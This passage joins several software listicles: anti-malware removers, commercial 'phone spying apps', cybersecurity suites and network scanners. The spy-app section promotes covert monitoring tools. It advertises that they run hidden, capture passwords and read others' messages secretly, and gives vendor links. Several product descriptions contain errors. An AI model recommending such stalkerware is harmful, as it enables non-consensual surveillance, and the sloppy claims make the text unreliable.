- GridinSoft can protect your browser from phishing websites.
- It can block annoying ads and clear automatic tracking cookies.

**Link:** <https://anti-malware.gridinsoft.com/>

---

### 14) Bytefence

Bytefence is a program that provides protect your computer against malware. It offers real time protection that keeps you protected from unwanted software.



### **Features:**

- It can protect against malware and remove harmful trojans, spyware, and worms.
- Bytefence provides 24/7 protection.
- You can scan your PC with just one mouse click.

**Link:** <https://www.bytefence.com/>

---

## 15) Malware Hunter

Malware Hunter is one of the best free anti malware tool that can detect and remove malware against potential danger. The automatic updates of real-time protection can keep your computer up to date and secure.



### **Features:**

- You can scan your system fast.
- Provides real time protection.
- It offers an intuitive user interface.
- This malware removal tool can protect your privacy.
- It protects you from all types of threats.

**Link:** <https://www.glarysoft.com/malware-hunter/>

---

## 16) Panda Security

Panda Security is a tool that can protect your computer against malware while you work or browse online. This application can secure your system, emails, networks, and other private information.



## Features:

- The tool provides Wi-Fi protection against hackers.
- You can scan the external device for threats.
- It offers an initiative interface.
- Provides Wi-Fi protection
- You can monitor threats in real time.

Link: <https://www.pandasecurity.com/en/>

---

## 17) Zemana Antimalware

Zemana Antimalware is a tool that helps you to scan and removes malware from your PC. The tool can remove annoying browser add ons, unwanted apps, and adware.



## Features:

- This malware scanner offers a registry startup scan.
- Zemana Antimalware offers live customer support.
- The tool allows you to schedule your scan.
- This malware removal software is compatible with Android and Windows.

Link: <https://www.zemana.com/antimalware>

---

## 18) Clamav

Clamav is an open-source tool for detecting malware, trojans, viruses, and more. This tool provides a command-line utility for scanning file on demand.



### Features:

- This malware scanner supports multiple file formats and signature languages.
- It has easy to use interface.
- You can quickly scan files to detect threats.
- It allows you to scan your emails.
- The software enables you to easily update the database.

Link: <https://www.clamav.net/>

---

## 19) HitmanPro

HitmanPro is a malware remover tool that can find malware and destroy it. You can use this software without installing it. This application can scan for bad behavior.



### Features:

- Damaged resources can be brought to safe conditions.
- The application provides the best malware protection and can perform a deep scan before the OS boots.
- You can perform a quick scan to check the only infected part of your system.

- This anti malware software can remove rootkits, viruses, spyware, and adware.

Link: <https://www.hitmanpro.com/en-us/hmp.aspx>

## FAQ:

### ⚡ What is Malware Removal Software?

Malware removal software can detect malicious files and software from the computer system. These tools can be used to protect your personal information and browse

the internet safely. Such application can warn you when the server, network, or website is infected

### ❓ What is the difference between antivirus software and anti-malware software?

As name suggest, antivirus software is for virus removal while antimalware is for malware detection and removal. A very few antivirus software has limited malware detection capabilities.

Antivirus software are more effective and efficient on the threats like virus, worms, keyloggers, etc. On the other hand, anti-malware software can find and remove new and advanced malware strains and strengthen security. For better protection, you will need both the software.

### 💻 How do I know if my computer is infected with malware?

If you find following signs on your computer, then your computer is infected with malware:

- Your PC is slowing down
- Crashes
- Unusual error messages
- Annoying ads are displayed
- Pop-up messages

- Not able to access control panel

## ✓ What are the most common types of malware attacks?

The most common types of malware attacks are Trojan Horses, viruses, spyware, ransomware, and worms.

## 20 Best Phone Spying Apps [Android/iPhone]

Mobile Spy Apps or Spyware Apps are smartphone surveillance software. These types of apps help you to track incoming and outgoing phone calls, SMS, and locations. These apps are hidden and undetectable to the end-user. This software also tracks GPS locations, browser activity, and messages from applications like WhatsApp, Facebook, Snapchat, etc.

Following is a handpicked list of Top Spying Apps with popular features and website links. The file contains both open-source (free) and commercial (paid) software.

### 1) [FlexiSPY](#)

[FlexiSPY](#) World's Most Powerful Monitoring Software for Computers, Mobile Phones, and tablets. The tool allows you to spy on a computer or mobile phone. It also offers a mobile viewer app for Android and iPhone.



#### Features:

- Offers Parental Control Software
- Allows you to track the online activities of your employee
- No Hassle Remote Installation Service
- Track users log on/off activity
- Remotely uninstall or deactivate the software
- Run in Hidden Mode

- Stop software from being uninstalled
- Access by a secure key combination
- Provide dashboard alerts
- Send Remote Commands from Web
- Automatic Remote Updates

**Supported platforms:**Android, iPhone, iPad, Computers

**More Information >>**

---

## 2) [HighsterMobi](#)

[Highster Mobile](#) is easy-to-use monitoring software. The tool records activities such as phone calls, messages, photos, GPS locations, browsing history, etc. This software also allows you to view phone records from anywhere, anytime.



### Features:

- No rooting required
- Offers live control panel
- Monitor phone calls
- Read text messages
- Track GPS locations
- Allows you to monitor browsing history
- View Pictures and Videos

**Supported platform:** Android, iOS

**More Information >>**

---

### 3) [uMobix](#)

[uMobix](#) is a monitoring app for mobile devices, compatible with iOS and Android. It tracks almost all activities of the target phone: phone calls, SMS messaging, GPS locations, web history, messengers, social media, etc. It gives access to the target devices in real-time and lets users record screenshots on the target phone.



#### **Features:**

- Live control panel
- Phone calls tracking
- Text messages monitoring
- An advanced GPS-tracker
- Browser history tracking
- Access to the photo gallery

[\*\*More Information >>\*\*](#)

---

### 4) [Spyera](#)

[Spyera](#) is a monitoring software for mobile phones, tablets, and computers. It allows you to remotely monitor Android Phone, Android Tablet, iPhone, or iPad.



#### **Features:**

- Allows you to monitor your kids and understand their world
- Track your employees to protect your business
- Easy installation and user-friendly web control panel

**Supported platforms:** Remotely monitor Windows PC and Mac OS

**More Information >>**

---

## 5) Auto Forward

Auto forwarding is a Mobile phone monitoring tool for Android and iPhone. The tool allows you to see texts, calls, Facebook, Instagram, and more without having the phone in your possession.



### Features:

- Remote Access with OTA (over-the-air) link
- Allows you to text message exactly as it appeared
- View the complete list of contacts and their information
- You can check every file every activity that occurs on the target phone.
- All text (SMS) messages are logged even if the device logs are deleted.
- Easily track the phone on a Google Map at regular intervals.

**Supported platforms:** Works With All Androids and iPhones

**More Information >>**

---

## 6) iKeyMonitor

iKeyMonitor is an easy to use Tracking App, which is widely used as a parental control App to record keystrokes, calls, SMS, and chats messages, website visits, screenshots, and more.



### Features:

- iKeyMonitor spies SMS text messages on the targeted iPhone and Android phone
- Monitor WhatsApp messages sent and received on the targeted device.
- Allows you to take screenshots of mobile activities periodically, including photos, videos, chat apps and websites visited
- Blocks specific apps and games on your iOS and Android devices
- Backs up contacts on the target device

**Supported platform:** Supports Windows, Mac & Android.

**More Information >>**

---

## 7) Google Family Link

Google Family Link is a spyware and monitoring tool. You can use this tool to stay in the loop as your child or teen explores online. It helps you, child, to make the correct decision about what they do on their device.



### Features:

- Allows your family to create healthy digital habits
- Manage the apps your child can use.
- Approve or block apps your child wants from the Google Play Store.
- It allows you to keep an eye on screen time.
- See how much time their child spends on their apps with weekly or monthly activity reports.
- Provide feature to set daily screen time limits for your child's device.
- Keep an eye on screen time.

**Supported platform:** Android

**Link:** <https://families.google.com/familylink/>

---

## 8) XNSPY

XNSPY is the most comfortable and safest mobile application that allows you to monitor cell phones and tablets. The tool lets you remotely check all call logs and contacts list.



### **Features:**

- Check your kid's and employees' locations on the map.
- Record and listen to their phone recordings.
- Keylogger feature allows you to monitor keystrokes from an instant messaging app.
- Allows you to spy all their emails and keep tabs on which sites your employee and kids visit

**Supported platform:** Android, iPhone

**Link:** <https://xnspy.com/>

---

## 9) Spyzie

Spyzie is a highly advanced Phone Monitoring Solution. The tool allows you to export all monitored data as you need. It also allows you to monitor all your Kid's activities on WhatsApp.



### Features:

- Check Browser History of your kids and employees.
- View Your target's Screen with A Simple Click
- Able to Access to The Detailed Call log of Target Device
- Remotely find all the photos saved on your Kid's phone.
- View All Phone Activities at A Glance

**Supported platform:** Compatible with Android and iOS

**Link:** <https://www.spyzie.com/>

---

## 10) Truth spy App

The truth is an Android spy app, which helps you get all the details of all the activity done on the phone of the target person's device. It allows employers to keep an eye on their employees.



### Features:

- Provide all the information about the location at real-time.

- It helps you to get all the information about the text message that is being done or is received by the target person.
- You can get all the details like the date on which the call was made.
- Get complete details of the call duration.

**Supported platform:** Compatible with Android and iOS

**Link:** <https://thetruthspy.com/>

---

## 11) Appmia

Appmia is the cell phone spy and tracking software that lets you spy on ALL activities of any iPhone or Android mobile devices. It is easy to install on the mobile phone you want to spy.



### Features:

- Appmia is a powerful spy phone software with highly innovative features.
- 24/7 customer support team is which help you at every step of the way
- You can spy on virtually any mobile phone remotely and invisibly.
- It has been featured by several popular media outlets.

**Supported platform:** iOS & Android

**Link:** <https://appmia.com/>

---

## 12) MobiStealth

Mobistealth is a spying app that remotely Monitor Mobiles & Computers. It allows you to track SMS, Calls, and Location. You can also monitor all the calls received and made from their phone.



### Features:

- Helps you to record all sent and received text messages on their phone with its date and time
- Monitor Snapchat, Facebook, WhatsApp, and other messengers
- Track the Internet activity of your Kid or employee, so you will know what sites they are visiting.

**Supported platform:** Compatible with iOS, Android, Windows PC and MAC

**Link:** <https://www.mobistealth.com/>

---

### 13) Spyc

Spyc is a Definitive Parental Control and Remote Monitoring App. It offers real-time location update for your child. It also enables you to track all calls being made/received by someone remotely.



### Features:

- It helps you to read incoming and outgoing messages, including deleted ones.
- Allow unrestricted access to a person's browser history.
- It allows you to see details like a contact overview.
- View all incoming and outgoing calls.

**Supported platform:** Android 4.0 or higher versions and iOS devices

**Link:** <https://spyc.com/>

---

## 14) Spyfone

Spyfone is a cell phone monitoring application. The tool allows your call, message, and GPS monitoring.



### Features:

- This software also helps you to monitor kids or your employees.
- SpyFone lets you monitor incoming and outgoing messages from popular messaging apps like Facebook, WhatsApp.
- Allows you to browse the file directory on the device to check all downloaded files, images, videos, and documents.
- View Location In Real-Time

**Supported platform:** Compatible With Android and iPhone

**Link:** <https://spyfone.com/>

---

## 15) SpyBubble

SpyBubble is an easy to use cloud-based computer monitoring and mobile spy software. It is easy to install an app on the device you want to monitor.



### Features:

- Remotely monitor their SMS and IM chats like Twitter, Whatsapp, Facebook, and Snapchat.

- Capture everything they type on the device which also includes passwords
- Allows you to remotely record all phone calls made to and from the monitored phone.
- It allows you to track the websites.

**Supported platforms:** Windows, Mac & Android

**Link:** <https://www.prospybubble.com/>

---

## 16) SpyHuman

SpyHuman is a reliable monitoring solution. This app provides you seamless monitoring facility for your target device. The range of features offered a complete and efficient monitoring experience.



### **Features:**

- It allows you to monitor your target device's call logs to stay up-to-date with their calling activities.
- Monitor the SMS logs of all your target device with the help of the SpyHuman app.
- Record the surroundings of your Kids
- Offers effective web monitoring of the content.

**Supported platform:** Windows, Mac & Android

**Link:** <https://spyhuman.com/>

---

## 17) Cocospy

Cocospy helps you to track locations, messages, calls, and apps. The tool allows you to read incoming and outgoing messages.



### Features:

- Use Cocospy to monitor Android and iOS smartphones and tablets.
- View recently visited pages Cocospy's Web History Tracker.
- It allows you to view call duration, timestamps, and call frequency.
- It helps you to track real-time locations and past location history.
- Check SIM Card specifics remotely.
- Read all exchanged messages.

**Supported platforms:** Android and iOS devices

**Link:** <https://www.cocospy.com/>

---

## 18) Spyier

Spyier is a spying tool that allows you to track locations, calls, messages, and apps. It will enable you to read all SMS and iMessages sent or received on the target device.



### Features:

- Track Any Phone or Tablet
- You can read WhatsApp messages and group chats in secret.

- Allows you to keep tabs on anyone's Snapchat use from your web browser
- It allows you to pinpoint the GPS-based location of any smartphone or tablet in real-time.

**Supported platforms:** Android and iOS

**Link:** <https://spyier.com/>

---

## 19) Spy To Mobile

Spy To Mobile allows you to see incoming and outgoing SMS messages remotely, get contacts lists from your Kid's phone, access call history. By using this app, you can control a child's location and provide safety to them.



### Features:

- Allows you to aggregate cellphones data in one account
- You can use it to read SMS messages, view call history, and contacts list, and get your Kid's current location.
- Offers the latest tracking technologies to get data from cell phones remotely.

**Supported Platforms:** Windows, Mac & Android

**Link:** <https://spytomobile.com/en>

---

## 20) Mobile Spy

Mobile spy allows you to monitor text messages, GPS locations, call details, photos, and social media activity. You will also be able to see the live screen location of the tracking person.



### Features:

- It allows you to connect to the device to perform LIVE commands.
- Spy app locates and views the latest locations on a map.
- Feature of lock and unlock the device with an optional siren alarm.
- Enables Mobile Spy, which helps you to deliver your logs to your email address.

**Link:** [https://www.mobile-spy.com/monitoring\\_features.html](https://www.mobile-spy.com/monitoring_features.html)

---

### 21) Cerberus Phone Security

Cerberus Phone Security is mobile spying. It offers remote control from the internet and allows you are accessing SMS of the targeted device. It also helps you to track the location of your child.



### Features:

- Remote control via SMS
- Custom automatic alerts with Autotask
- Allows you to lock and wipe data
- Take pictures of the thief
- Backup your data
- Supports Android Wear devices
- Remote Unix-like shell
- You can receive alerts if your children exit or enter the area.

**Supported platforms:** Android devices

Link: <https://www.cerberusapp.com/>

## FAQ

### **What is Spy Phone App?**

Spy Phone Apps help you to track incoming and outgoing phone calls, SMS, GPS locations, browser activity, and messages from applications like WhatsApp, Facebook, Snapchat, etc.

### **Do you need physical access to the phone?**

Yes. For most Android and iPhone versions, physical access to the Mobile is required. You may also need to root the phone to use advanced surveillance features.

### **How to select a Spy Phone App?**

You should always check with Customer Support to check whether your phone is supported

## **22 BEST Cyber Security Software Tools in 2020**

Cybersecurity refers to protecting hardware, software, and data from attackers. It protects against cyberattacks like accessing, changing, or destroying sensitive information.

There are many cybersecurity tools that can conduct a privacy audit for all software, find and remove the latest threats. These tools help you to manage file access control and perform forensic analysis.

Following is a handpicked list of Top Cybersecurity Software Tools, with their popular features and website links. The list contains both open source (free) and commercial (paid) software.

## **BEST CyberSecurity Software Tools**

Name	Link
SolarWinds Security Event Manager	<a href="https://www.solarwinds.com/security-event-manager">https://www.solarwinds.com/security-event-manager</a>
Bitdefender	<a href="https://www.bitdefender.com/solutions/total-security.html">https://www.bitdefender.com/solutions/total-security.html</a>
Malwarebytes	<a href="https://www.malwarebytes.com/for-home/products/">https://www.malwarebytes.com/for-home/products/</a>
Nagios	<a href="https://www.nagios.org/">https://www.nagios.org/</a>
AVG AntiVirus Business Edition	<a href="https://www.avg.com/en-in/antivirus-business-edition">https://www.avg.com/en-in/antivirus-business-edition</a>

## 1) SolarWinds Security Event Manager

**SolarWinds Security Event Manager** is a tool that helps you to improve your computer security. This application can automatically detect threats, monitor security policies, and protect your network.



### Features:

- This network security software has inbuilt integrity monitoring.
- It has an intuitive user interface and dashboard.
- SolarWinds contains integrated compliance reporting tools.
- It has a centralization log collection.
- The tool can find and respond to threats faster.

**More Information >>**

## 2) Bitdefender

**Bitdefender** is could base antivirus software provides on-demand and on install scan facility. It helps you to keep the PC safe from various threats. The program takes care of online privacy and personal information.



### Features:

- This software can verify whether your mail account has been breached or not.
- Minimal impact on device battery life.
- It can react instantly to threats without compromising the performance of the PC.
- Provides 24/7 security updates.
- You can easily manage your browser on your PC.
- Offers VPN to secure online activities.
- It is best for secure banking.

[More Information >>](#)

---

### 3) Malwarebytes

[Malwarebytes](#) is a cyber security tool that protects your PC against malicious websites, ransomware, and malware. This tool can detect blocks 8,000, 000+ threats per day.



### Features:

- It offers a safe browsing experience.
- It can clean threat infected devices.
- Malwarebytes can conduct a privacy audit for all software.
- It supports many languages, including English, French, German, Italian, and more.
- It can find and remove adware.

## More Information >>

---

### 4) Nagios

Nagios is a cyber security tool that allows organizations/companies to identify and resolve IT infrastructure problems. This application monitors systems, networks, and infrastructure.



#### Features:

- Comprehensive dashboard
- Allows you to keep track of specific subsets of network flow information.
- This networking security tool provides complete insights on network traffic, bandwidth, and overall network health.
- Receive alerts when the abnormal activity takes place
- Advanced user options allow IT teams to work together efficiently.
- Automatically send alerts if condition changes
- If the services are running fine, then there is no need to do check that host is alive.
- Helps you to detect network errors or server crashes.
- You can troubleshoot the performance issues of the server.
- Issues can be fixed automatically as they are identified during the monitoring process.

Link: <https://www.nagios.org/>

---

### 5) AVG Antivirus Business Edition

AVG Free Antivirus is easy to use and a free cybersecurity program. It helps you to protect your PC from spyware, viruses, and malware. It can identify and remove threats with one click.



### Features:

- It performs an automatic scan that can be run daily, weekly, or on-demand basis.
- This program can check software for malware before downloading it on the PC.
- This networking security tool can lock the device and wipe content.
- Provides protection from SMS spammers.
- This app offers real-time security updates.
- It can block unsafe downloads, email attachments, and links.

Link: <https://www.avg.com/en-in/antivirus-business-edition>

---

## 6) Mimecast

Mimecast is a cybersecurity tool that keeps your email safe using email security solution. This software can protect against malicious website activity.



### Features:

- It helps you to reduce security risk.
- The tool can reduce the complexities of restoring and storing data.
- Mimecast can quickly detect cyber-attacks.
- The tool can block dangerous attacks before they enter your network.

Link: <https://www.mimecast.com/>

---

## 7) Wireshark

Wireshark is a cyber security program that keeps watch on network packets and displays them in a human-readable format. The information that is retrieved via this tool can be viewed through a GUI or the TTY(teletypewriter) mode TShark Utility.



### Features:

- Live capture and offline analysis
- Rich VoIP analysis
- Compressed Gzip files can be decompressed on the fly
- Output can be exported to plain text, XML, or CSV.
- Live data can be read from PPP/HDLC, internet, ATM, Blue-tooth, Token Ring, USB, and more.
- Decryption support for many protocols that include IPsec, ISAKMP, SSL/TLS, WEP, and WPA/WPA2.
- For quick, intuitive analysis, coloring rules can be applied to the packet.
- Read or write many different capture file formats like Cisco Secure IDS iplog, Pcap NG, and Microsoft Network Monitor, etc.

Link: <https://www.wireshark.org/>

---

## 8) OSSEC

OSSEC is a software that offers server intrusion detection facility for every platform. It enables you to tailor your security need through extensive configuration options, and custom alters.



### **Features:**

- It can detect and alerts unauthorized behavior and modification.
- The tool responds in real time.
- It can detect both rootkit and malware.
- OSSEC provides real-time response.
- This app can collect system information like installed hardware, software, network services, utilization, etc.
- System and application auditing for compliance.

**Link:** <https://www.ossec.net/>

---

### **9) NXTsoft**

NXTsoft is a cybersecurity app that enables you to integrate, move, or convert your data with no hassle. It provides analytics to maximize the profit of the business.



### **Features:**

- It offers secure and open APIs.
- NXTsoft offers detailed reporting of Audit.
- It provides a mobile-friendly interface.
- This tool helps you to increase the ROI of your business.
- Support scanning external devices.
- NXTsoft software gives employee risk level scorecards.

**Link:** <https://www.nxtsoft.com/>

---

## 10) Webroot

Webroot is a tool that provides cloud-based protection to stop threats in real-time and secure your business. The application can protect your PCs, mobile devices, and computer.



### Features:

- The tool protects login and password.
- It does not contain time-consuming updates.
- Webroot has an advanced web filtering facility to protect you from risky websites.
- Professional people can quickly scan your PC.
- Safely browse, shop, visit social media websites with ease.

**Link:** <https://www.webroot.com/us/en>

---

## 11) NMap

NMap is easy to use a multi-platform free and open-source application. This tool can be used for beginners but also offers advanced features for experienced users.



### Features:

- Interactive and graphical results viewing facility
- It summarizes details about a single host or a complete scan in a convenient display.

- This tool can even draw a topology map of discovered networks.
- NMap can show the differences between the two scans.
- It allows administrators to track new hosts or services appearing on their networks. Or track existing services that go down.

**Link:** <https://nmap.org/>

---

## 12) Nessus Professional

Nessus is a cybersecurity tool for checking compliance and search for sensitive data. This application can also help you to scan IPs and websites for malicious threats. The tool is designed to make vulnerability assessment simple, easy, and intuitive.



### Features:

- It has advanced detection technology for more protection.
- The tool offers complete vulnerability scanning with unlimited assessments.
- It provides accurate visibility into your computer network.
- Plugins that deliver timely protection benefits from new threats.
- It allows you to migrate to Tenable solutions safely.
- This tool detects the SQL injection attack.

**Link:** <https://www.tenable.com/products/nessus/nessus-professional>

---

## 13) Heimdal CORP

Heimdal is a tool that protects from ransomware, data leakage, and browser hijacking. It offers a dashboard to manage to initiate cybersecurity activities.



## Features:

- The tool provides instant vulnerability overview.
- It offers both advanced and manual reports.
- You can make online banking transactions with ease.
- Heimdal CORP has a good vulnerability Intelligence.
- It prevents PC lockdown.

**Link:** <https://heimdalsecurity.com/en/enterprise-security/products/thor-premium-enterprise-endpoint-security-software>

---

## 14) Teramind

Teramind is a cyber security tool that helps you to monitor and control user activity. This application provides Analytics for user behavior. It provides prevention from data loss.



## Features:

- Reports can be customizable the way you want.
- It provides instant message and email monitoring facility.
- You can track files.
- It uses smart alerts and rules to keep your organization safe.
- This software offers instant ROI.

**Link:** <https://www.teramind.co/>

---

## 15) Sitelock

Sitelock is a cybersecurity tool that provides cybersecurity solutions to businesses. It protects your website and its visitors. This app offers a secure VPN for your organization.



### Features:

- It provides automated malware detection.
- You can scan for unlimited web pages.
- Monitor Google blacklist.
- Scan files with ease.
- This application gives protection from SQL Injection.
- You can scan the web app/plugin.
- It offers a weekly scan report.

Link: <https://www.sitelock.com/>

---

## 16) DNIF

DNIF is a security analyzing tool that helps you to manage your log without any hassle. This tool can detect all kinds of unknown threats.



### Features:

- It can detect suspicious activity.
- Supports customization of API.
- The tool can manage your data securely.
- You can easily set up the software.
- Offers plug and play APIs.
- It uses machine learning data analytics to know unusual activities.

**Link:** <https://dnif.it/>

---

## 17) Dataplan Cyber Control

Dataplan Cyber Control is a cybersecurity and fraud protection software. This application can cover more than 100 security points. It can scan your PC for vulnerability.



### **Features:**

- You can manage file access control.
- It can monitor the transaction.
- Provides protection from financial data.
- This application can perform forensic analysis.
- It offers a data privacy risk reporting suite.
- Dataplan gives an overview of system vulnerability.

**Link:** <https://www.datplan.com/cyber-control/>

---

## 18) Burp Suite

Burp Suite is a collection of software that provides web application security, testing, and scanning. The application enables you to choose from a wide range of tools to identify the latest vulnerabilities.



### **Features:**

- It covers up to 100 vulnerabilities.

- The tool uses static and dynamic techniques to detect security vulnerabilities.
- You can schedule and repeat the scan with ease.
- It provides readymade plugins for CI.
- Burp Suite enables you to quickly launch targeted scans.
- This application can record the details of the request and response passed through the proxy server.

**Link:** <https://portswigger.net/burp>

---

## 19) SaltStack SecOps

SaltStack SecOps is open-source vulnerability detection system that can be managed through via API points or UI. This application can detect vulnerability in real-time.



### Features:

- Provides summary statistics of vulnerabilities.
- It allows you to build custom security profiles.
- You can perform a quick scan to understand the risk associated with your PC.
- It provides easy to use interface.

**Link:** <https://www.saltstack.com/products/secops/>

---

## 20) Securden

Securden is a cybersecurity software that prevents your PC from cyber-attacks and identity theft. It helps you to manage the windows domain, local accounts, and service. This application enables you to eliminate hard-coded passwords.



## Features:

- Provides protection through SSH (Secure Shell) keys.
- You can launch a remote session with just a single mouse click.
- It enables you to grant remote access to applications and devices without showing passwords to other people.
- The application provides compliance and audit reporting.
- Offers automated password reset functionality after time-limited access.
- You can manage and share the admin password securely.

Link: <https://www.securden.com/>

---

## 21) Cloudflare

CloudFlare is a tool that provides protection against comment spam, excessive bot crawling, and malicious attacks. It blocks visitors with a suspicious number of request rates.



## Feature:

- It is an enterprise-class DDoS protection network.
- Web application firewall helps from the collective intelligence of the entire network.
- Rate Limiting feature protects user's critical resources.
- CloudFlare Orbit solves security issues for IoT devices.

Link: <https://www.cloudflare.com/en-in/>

---

## 22) Flowmon

Flowmon is a network performance monitoring tool to simplify planning and performance management. It can provide protection from unknown threats and ransomware.



### Features:

- Integrate it with SIEM (Security Information and Event Management).
- You can customize and extend capabilities.
- It can perform SaaS performance monitoring.
- The tool can be used for network troubleshooting.
- It provides alerts on bandwidth utilization of email.

Link: <https://www.flowmon.com/en>

### FAQ:

## ⚡ What is Cybersecurity?

Cybersecurity refers to the protection of hardware, software, and data from attackers. It protects against cyberattacks like accessing, changing, or destroying sensitive information.

## ❓ What are the advantages of Cybersecurity?

The benefits of cyber security are as follows:

- It protects the business against ransomware, malware, social engineering, and phishing.
- This network security tool protects end-users.
- It gives good protection for both data as well as networks.
- Increase recovery time after a breach.
- Cybersecurity prevents unauthorized users.

## ✓ How does Cyber Security work?

A cybersecurity system has multiple layers of protection that spread across devices, computers, programs, networks. It helps you to protect your password, securing your network, digital and physical data from intruders.

## ? Why cyber security is important?

Cyber security is important because it protects personally identifiable information, sensitive data, personal information, and more from theft. It can safeguard damage attempted by adversaries and criminals.

## ✓ What is IDS and IPS?

IDS or Intrusion detection systems and IPS (intrusion prevention systems) watch your network, find possible incidents and logging details about them, and reporting to security administrators.

There are two types of IDS: 1) active IDS 2) passive IDS.

- **Active IDS:** An active IDS is a system that is configured to automatically block the attack in progress without any intervention of the operator.
- **Passive IDS:** A passive IDS is a system that can be configured to monitor and analyze the traffic of the network and gives alert operators to potential attacks.

## 15 Best Network Scanning Tools (Network & IP Scanner) 2020

IP and Network scanning tools are software that identify various loopholes of network and safeguard from unprecedented and abnormal behavior that poses a threat to the system. It provides a convenient way to secure your computer network.

Following is a handpicked list of Top IP Scanners, with its popular features and website links. The list contains both open source(free) and commercial(paid) network scanning tools.

# Best IP and Network Scanner Tools/Software: Free and Paid

Name	Features	Link
<a href="#">ManageEngine OpUtils</a>	<ul style="list-style-type: none"><li>Automates network scanning with scheduled scan routines.</li><li>Triggers threshold based alerts escalating emerging problems.</li><li>Generates diverse reports that can be used to conduct network audits.</li></ul>	<a href="#">Learn More</a>
<a href="#">Security Event Manager</a>	<ul style="list-style-type: none"><li>It has integrated tools for compliance reporting.</li><li>This application offers an intuitive dashboard.</li><li>Provides automated incident response.</li></ul>	<a href="#">Learn More</a>
<a href="#">Paessler</a>	<ul style="list-style-type: none"><li>Monitor networks in various locations</li><li>Multiple user web interfaces</li><li>Visualizes network using maps</li></ul>	<a href="#">Learn More</a>
<a href="#">Skyboxsecurity</a>	<ul style="list-style-type: none"><li>Solve network connectivity related issues</li><li>Interact with a model of network topology</li><li>Security controls</li></ul>	<a href="#">Learn More</a>
<a href="#">Thousandeyes</a>	<ul style="list-style-type: none"><li>Visualize multiple layers</li><li>Integrate data directly into your existing workflows and systems</li><li>App delivery across every network</li></ul>	<a href="#">Learn More</a>

## 1) [ManageEngine OpUtils](#)



[ManageEngine OpUtils](#) offers comprehensive insights into complex network infrastructures with real-time IP address tracking and network scanning. It can scan your network across multiple subnets, routers, and switch ports, and effectively detect and troubleshoot network issues.

### Features:

- Automates network scanning with scheduled scan routines.

- Offers scalability with support for multiple subnets and IPv4 and IPv6 addresses.
- Streamline network scanning to detect rogue devices and enhance network security.
- Triggers threshold based alerts escalating emerging problems.
- Generates diverse reports that can be used to conduct network audits.
- Integrates seamlessly with existing network environment and can get started in minutes.

[\*\*More Information >>\*\*](#)

---

## 2) Security Event Manager

Security Event Manager is application that improves your security and demonstrates compliance with ease. It offers a centralized log collection facility. This app has a built-in file integrity monitoring facility.



### **Features:**

- It has integrated tools for compliance reporting.
- This application offers an intuitive dashboard.
- Provides automated incident response.
- Offers real time log analyzer.

[\*\*More Information >>\*\*](#)

---

### 3) [Paessler](#)



[Paessler](#) security network scanning tool has an advanced infrastructure management capability. This software helps you to monitors IT infrastructure using technologies like SNMP, WMI, Sniffing, REST APIS, SQL, and others.

#### Features:

- You can get the numbers, statistics, and graphs for the data you are going to monitor or configuration.
- It has automated failover handling.
- The tool provides Multiple user web interfaces.
- You can visualize your network using maps.
- Paessler allows you to monitor networks in various locations.
- It provides alerts via email, plays alarm audio files, or triggering HTTP requests.
- You can monitor jFlow, sFlow, IP SLA, Firewall, IP, LAN, Wi-Fi, Jitter, and IPFIX.

[More Information >>](#)

---

### 4) Skyboxsecurity



Skyboxsecurity provides you seamless network visibility across IT, multi-cloud, and physical environments. It is one of the best network scanner tools which is designed to support complex enterprise and large networks.

## **Features:**

- This network scanner tool helps you to interact with a model of network topology, security controls, and assets.
- Solve network connectivity related issues and find the root causes of network outages to ensure business continuity and continuous uptime.
- You can keep security zones and device configurations in continuous compliance.

**Link:** <https://www.skyboxsecurity.com/>

---

## 5) Thousandeyes



ThousandEyes networking monitoring software allows you to find the cause of problems anywhere. It is one of the network scanning tools that monitors network infrastructure, troubleshoots application delivery, and maps Internet performance.

## **Features:**

- Visualize multiple layers of network data to check diverse infrastructure, services, and apps
- You can See app delivery across every network.
- Integrate data directly into your existing workflows and systems.
- Rapidly diagnose, triage, and find problems with real-time performance data.
- You can collaborate with your service providers by sharing interactive data sets.

**Link:** <https://www.thousandeyes.com/network-intelligence>

---

## 6) Beyondtrust



Beyond Trust is one of the free network scanning tools online that finds configuration issues, and missing patches across applications, devices, virtual environments, and operating systems.

### Features:

- This network scanner tool has a user-friendly interface that simplifies integrations and enhances the productivity of your business.
- It provides patch management.
- Improve risk management and prioritization.
- The tool provides support for VMware that includes virtual image scanning.
- It allows you to integrate with vCenter and scan virtual applications for security.

Link: <https://www.beyondtrust.com/>

---

## 7) Qualys



Qualys helps businesses streamline their security and compliance solutions. It also builds security into their digital transformation initiatives. This tool can also check the performance of the online cloud systems.

### Features:

- Data are securely stored and processed on an n-tiered architecture of load-balanced servers.

- You do not require hardware to install and manage data.
- It is one of the network scanner tools which is scalable and provides end-to-end network scanning for all aspects of IT security.
- Qualys analyzed data in real time.
- It can respond to threats in real-time.

**Link:** <https://www.qualys.com/>

---

## 8) Spiceworks



Spice works is one of the easy to use network scanning tools which offers real-time status and alerts for your critical devices.

### **Features:**

- It is simple and easy to install network scanner software application.
- You can adjust alert thresholds for in-app notifications or emails.
- Support is entirely free. Online or on the phone, chat
- Get quick insights and spot slow, sluggish, or overwhelmed systems.

**Link:** <https://www.spiceworks.com/download/inventory/>

---

## 9) Site24x7



Site24x7 is an integrated tool for cloud monitoring, website performance, application, and server monitoring tool. It is designed especially for IT and

DevOps to enhance user experiences when accessing websites from various devices.

### **Features:**

- This ip scanner tool automatically searches all the devices available within a provided IP range.
- Supports more than 200 vendors, including Canon, Cisco, HP, Dell.
- You can configure network devices to send SNMP alert message.
- It has 4000+ customizable device templates.
- You can see top devices based on response time and packet loss.
- This ip scanner tool automates mapping with Layer 2 maps.

**Link:** <https://www.site24x7.com/tools.html>

---

## 10) Nagios



Nagios is one of the open-source network scanner tools for continuous monitoring. It enables you to analyze network, and infrastructure, and system. It is used for continuous monitoring of systems, applications, services, and business processes in a DevOps culture.

### **Features:**

- It helps you to define network host hierarchy using parent hosts.
- This tool automatically sends alerts if the condition changes.
- Nagios enables you to read its configuration from an entire directory, which helps you to decide how to define individual files.
- It supports for implementing redundant monitoring hosts.
- You can monitor network protocols like HTTP, SMTP, POP, SSH, FTP, etc.
- This tool offers your network a high degree of scalability, and visibility helping you to solve issues related to multiple networks.

**Link:** <https://www.nagios.org/>

---

## 11) Nessus



Nessus is a network scanning tool for analyzing compliance, search sensitive data, website traffic, and scan IPs. This application is designed to make the process of the network scanning process easy and intuitive.

### **Features:**

- You can secure your cloud, OT (Operational Technology) devices, and traditional IT assets.
- The tool provides complete network scanning with unlimited assessments.
- It offers accurate visibility into your computer network.
- Supports many plugins that deliver timely protection from new threats.
